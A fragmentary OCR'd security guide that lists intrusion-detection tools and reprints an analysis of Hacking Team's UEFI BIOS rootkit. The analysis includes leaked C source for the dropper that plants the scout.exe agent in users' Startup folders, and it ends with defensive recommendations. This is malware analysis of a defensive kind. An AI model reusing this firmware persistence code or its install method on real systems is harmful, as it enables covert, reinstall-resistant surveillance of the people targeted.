


Intrusion detection tools:




Bro Network


OpenWIPS




OSSEC



SNORT



Suricata




Malware and Hacker Hunting on the End-Point

UEFI BIOS Rootkit to Keep RCS 9 Agent in Target Systems

The dissection of the data from the Hacking Team leak has yielded another critical discovery: Hacking Team uses a UEFI BIOS rootkit to keep their Remote Control System (RCS) agent installed in their targets' systems. This means that even if the user formats the hard disk, reinstalls the OS, and even buys a new hard disk, the agents are implanted after Microsoft Windows is up and running.

A Hacking Team slideshow presentation claims that successful infection requires physical access to the target system; however, we can't rule out the possibility of remote installation. An example attack scenario would be: The intruder gets access to the target computer, reboots into UEFI shell, dumps the BIOS, installs the BIOS rootkit, reflashes the BIOS, and then reboots the target system.

We've found that Hacking Team developed a help tool for the users of their BIOS rootkit, and even provided support for when the BIOS image is incompatible:


```
printf("**********************************************\n");
printf("* Wait: Opening dump                         *\n");
printf("**********************************************\n");

if (Py_LookupDxeImage(SPIBuffer, SPI_LENGTH, &VolHandle) != EFI_SUCCESS)
{
    textcolor(YELLOW);
    printf("**********************************************\n");
    printf("* ERROR: Invalid UEFI/EFI firmware           *\n");
    printf("* Please submit spi.bin to our support.      *\n");
    printf("**********************************************\n");
    goto END;
}
```

In installation, three modules are first copied from an external source (this might be from a USB key with UEFI shell) to a file volume (FV) in the modified UEFI BIOS. Ntfs.mod allows UEFI BIOS to read/write NTFS file. Rkloader.mod then hooks the UEFI event and calls the dropper function when the system boots. The file dropper.mod contains the actual agents, which have the file name scout.exe and soldier.exe.


This means that when the BIOS rootkit is installed, the existence of the agents are checked each time the system is rebooted. If they do not exist, the agent scout.exe is installed in the following path: \Users\[username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\6To_60S7K_FU06yjEhjh5dpFw96549UU.


```
#define FILE_NAME_SCOUT L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_SOLDIER L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_ELITE  L"\\AppData\\Local\\"
#define DIR_NAME_ELITE L"\\AppData\\Local\\Microsoft\\"


// (20 * (6+5+2))+1) unicode characters from EFI FAT spec (doubled for bytes)
#define MAX_FILE_NAME_LEN 512
#define FIND_XXXXX_FILE_BUFFER_SIZE (SIZE_OF_EFI_FILE_INFO + MAX_FILE_NAME_LEN)
#define CALC_OFFSET(type, base, offset) (type)((UINTN)base + (UINT32) offset)

#ifdef FORCE_DEBUG
UINT16 g_NAME_SCOUT[] =   L"scoute.exe";
UINT16 g_NAME_SOLDIER[] = L"soldier.exe";
UINT16 g_NAME_ELITE[]   = L"elite";
#else
//32 byte per inserire 16 caratteri unicode
UINT16 g_NAME_SCOUT[] =   L"6To_60S7K_FU06yjEhjh5dpFw96549UU";
UINT16 g_NAME_SOLDIER[] = L"[illegible]";
UINT16 g_NAME_ELITE[]   = L"[illegible]";
#endif
```

Although the dropper checks the existence of soldier.exe, it does not install the file for some unknown reason.



```
637                         ZeroMem(FileNameDesktop, 260 * sizeof(CHAR16));
638
639                         StrCpy(FileNameDesktop, L".\\Users\\");
640                         StrCat(FileNameDesktop, FileInfo->FileName);
641                         StrCat(FileNameDesktop, L"\\Desktop");
642
643                         Status = CurDir->Open (CurDir, &TestFileHandleDesktop, FileNameDesktop, EFI_FILE_MODE_READ, 0);
644                         if (EFI_ERROR(Status))
645                         {
646                                 continue;
647                         }
648                         //chiudo il file aperto
649                         Status = TestFileHandleDesktop->Close(TestFileHandleDesktop);
650                         if (EFI_ERROR(Status))
651                         {
652 #ifdef FORCE_DEBUG
653                                 Print(L"Can not close the file %s\n",FileNameDesktop);
654 #endif
655                         }
656
657                         //se arrivo qua ? perche' riscontro un possibile utente
658
659                         ZeroMem(FileNameDesktop, 260 * sizeof(CHAR16));
660                         StrCpy(FileNameDesktop, L".\\Users\\");
661                         StrCat(FileNameDesktop, FileInfo->FileName);
662
663                         //Installo l'Agent
664                         InstallAgent(CurDir,FileNameDesktop);
665
666                         //Creo il file di Lock per questo utente
667                         InsertFileLock(CurDir,FileNameDesktop);
668
669                 }
670
671                 Status = FileHandle->Close(FileHandle);
672                 if (EFI_ERROR(Status))
673                 {
674 #ifdef FORCE_DEBUG
675                         Print(L"Can not close the file %s\n",FileHandle);
676 #endif
677                 }
678         }
```

```
303 EFI_STATUS
304 EFIAPI
305 InstallAgent(
306   IN EFI_FILE_HANDLE CurDir,
307   IN CHAR16      *  FileNameUser
308   )
309 {
310         EFI_STATUS                                      Status = EFI_SUCCESS;
311         EFI_FILE_HANDLE  FileHandle;
312         CHAR16* FileNameScout;
313
314         FileNameScout = AllocateZeroPool(260*sizeof(CHAR16));
315         StrCpy(FileNameScout,FileNameUser);
316         StrCat(FileNameScout, FILE_NAME_SCOUT);
317         StrCat(FileNameScout, g_NAME_SCOUT);
318
319
320         Status = CurDir->Open (CurDir, &FileHandle, FileNameScout, EFI_FILE_MODE_READ|EFI_FILE_MODE_WRITE|EFI_FILE_MODE_CREATE
    , 0);
321
322         FreePool(FileNameScout);
323
324         if (EFI_ERROR(Status))
325         {
326 #ifdef FORCE_DEBUG
327                 Print(L"Error Open Agent File\n");
328 #endif
329                 return Status;
330         }
331
332 #ifdef FORCE_DEBUG
333                 Print(L"FileHandle->Write ... VirtualSize=%x [0]=%x [1]=%x [2]=%x [3]=%x\n",VirtualSize,((UINT8*)pSectiondata)
    [0],((UINT8*)pSectiondata)[1] * 0x100 ,((UINT8*)pSectiondata)[2] * 0x10000,((UINT8*)pSectiondata)[3] * 0x1000000);
334 #endif
335
336         Status=FileHandle->Write(FileHandle,&VirtualSize,(UINT8*)(pSectiondata));
337         if( Status != EFI_SUCCESS )
338         {
339 #ifdef FORCE_DEBUG
340                 Print(L"Write File Agent Failed\n");
341 #endif
342                 return Status;
343         }
```

This finding is only the most recent among the numerous discoveries triggered by the Hacking Team leak. So far, three Adobe Flash zero-day vulnerabilities have been discovered from their files, although this particular finding gives more context on their activities. While we are not certain of who have been affected, the fact that the group dubs the tool “The Hacking Suite for Governmental Interception” which clarifies for whom the tool is intended.


To prevent being affected by this, we recommend users to:

- Make sure UEFI SecureFlash is enabled
- Update the BIOS whenever there is a security patch
- Set up a BIOS or UEFI password


Admins managing servers can also opt to buy a server with physical BIOS write-protection, wherein the user will need to put a jumper or turn on a dip switch in order to update the BIOS.

Hackers detection tools


Autoruns




Networx



